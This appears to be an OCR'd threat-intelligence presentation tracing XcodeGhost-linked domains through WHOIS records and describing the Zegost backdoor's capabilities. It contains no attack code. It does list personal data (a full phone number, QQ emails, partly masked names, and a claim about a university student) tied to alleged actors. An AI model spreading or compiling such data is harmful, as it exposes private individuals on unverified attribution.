
sdkdev.org Analysis Report

Registrar	GoDaddy.com, LLC
Name Server	ns67.domaincontrol.com; ns68.domaincontrol.com
Alex Rank	N/A
Tags	Malware

Current registration information


Registrant	long wang (Generic registrant name no longer appears relevant domain.)
Registration Organization	
Email	778560441@qq.com (Related domain name 16)
Address	
Phone	+86.13276422520
Creation Date	2015-04-07 00:00:00
Expire Date	2016-04-07 00:00:00
Updated Date	2015-06-07 00:00:00
Registrar	GoDaddy.com, LLC
Name Server	ns67.domaincontrol.com; ns68.domaincontrol.com

XcodeGhost



Tips

- If nodes are too much, only 50 will be showed
- Click node for more detail


860537 55580507,86
2shoubang.com
860532 55580550
592qiche.com
86053288996513
kytr.pub
86053266570085
libocast.com
已过滤的邮箱
已过滤的邮箱
778560441@qq.com
860532 01394435,86
madou360.com
init.icloud-analysis.com
52.4.74.88
icloud-analysis.com
182.92.101.29
www.2shoubang.com
已过滤的IP
8653288996513
qdczvv.com
已过滤的IP
已过滤的IP
8613276422520
sdkdev.org
860537 55580507
tiao2shou.com
已过滤的域名

Name: Wang ***

QQ number: 778***@qq.com, 473***@qq.com

Cell Phone contact: 132****520

Home Phone contact: 0532-6657****


Internet ID used: Zhou ****, Wang ****, ****Wang

(778***@qq.com has been registered under a university student at ShanDong Province)

Analysis platform case study II:


Threat family: Zegost

- Active Backdoor Trojan in China，targeting e-commence business
- Steal infected system info (IP, System Name, OS version)
- Execute certain function based on command retrieved from a remote server
  - Capture video or audio
  - Start Terminal Services
  - Manage system services
  - Log keystrokes
  - Update or uninstall the backdoor service



Tips

- If nodes are too much, only 50 will be showed
- Click node for more detail



BT搜搜

磁力搜索(磁力链接搜索引擎)BT搜搜收录了上千万的电影、音乐等BT种子和磁力链接，资源最丰富，更新速度最快，是最专业的磁力链接搜索和BT种子搜索下载网站。我们不保存BT种子，是最好用的种子搜索神器。

注意:原创率低于65%百度360等不会收录，原创率越高收录越快。

创建资讯 - 免费发布各类业界资讯，包括公司、产品、服务、解决方案、展会、商情、商机、百科知识等信息。

联系人信息


分类目录 -> 娱乐-休闲 -> 影视、动漫、视频 -> BT搜搜

名字职位: spac

电子信箱: 956308460@qq.com

公司名称: BT搜搜

网址域名: www.btsoso.org



百度为您找到相关结果约63个

黑客521论坛源码实战免杀课程13课 - 合购VIP资源社区收集提供 - ...

7条回复 - 发帖时间: 2013年11月30日

2013年11月30日 - 956308460 TA的每日心情 怒昨天19:25 签到天数: 12 天 [LV.3]偶尔看看II 7主题 505帖子 422合购币 □武林中人■ UID 5242 积分 927 合购币 422 枚 ...

www.hegouvip.com/threa... - 百度快照 - 68%好评

中华隐士联盟高级源码免杀系列教程 - 合购VIP资源社区收集提供 - ...

9条回复 - 发帖时间: 2013年8月25日


2013年8月25日 - 956308460 TA的每日心情 无聊2015-9-1 15:16 签到天数: 11 天 [LV.3]偶尔看看II 7主题 503帖子 417合购币 □武林中人■ UID 5242 积分 920 合购币 ...

www.hegouvip.com/threa... - 百度快照 - 68%好评

电脑中了病毒 - 前期旧帖 - 中国红客联盟 - Powered by HUC

怎么办??谢谢了 急啊 点评 liuchuanquan20 先虚拟机运行 在安全模式杀毒 发表于 20 liuchuanquan20 956308460...

www.cnhonkerarmy.com/f... - 百度快照 - 80%好评



郁金香vc++驱动保护 全套1-51课不加密 - 合购VIP收集提供 - 第4页 ...

8条回复 - 发帖时间: 2013年11月15日

2013年11月15日 - 956308460 TA的每日心情 无聊2015-9-1 15:16 签到天数: 11 天 [LV.3]偶尔看看II 7主题 503帖子 417合购币 ▫武林中人■ UID 5242 积分 920 合购币 ...

www.hegouvip.com/threa... ▾ - 百度快照 - 68%好评

雷霆技术联盟白金远控软件 - 第4页 - 『精品软件下载』 - 合购VIP...

2013年10月11日 - 956308460 发表于 2013-10-25 12:53:02 神啊,终于让我找到了! a740772927 发表于 2013-11-1 12:03:16 哈哈哈哈哈哈哈哈哈 页: 1 2 3 [4] 5 6...

www.hegouvip.com/archi... ▾ - 百度快照 - 68%好评

黑客学习基地Gh0st源码免杀系列课程免key - 合购VIP资源社区收集...

9条回复 - 发帖时间: 2013年10月3日

2013年10月3日 - 956308460 TA的每日心情 无聊2015-9-1 15:16 签到天数: 11 天 [LV.3]偶尔看看II 7主题 503帖子 417合购币 ▫武林中人■ UID 5242 积分 920 合购币 ...

www.hegouvip.com/threa... ▾ - 百度快照 - 68%好评

Q&A

more questions?

Hong Jia: hongjia@threatbook.cn
Feng Xue: xuefeng@threatbook.cn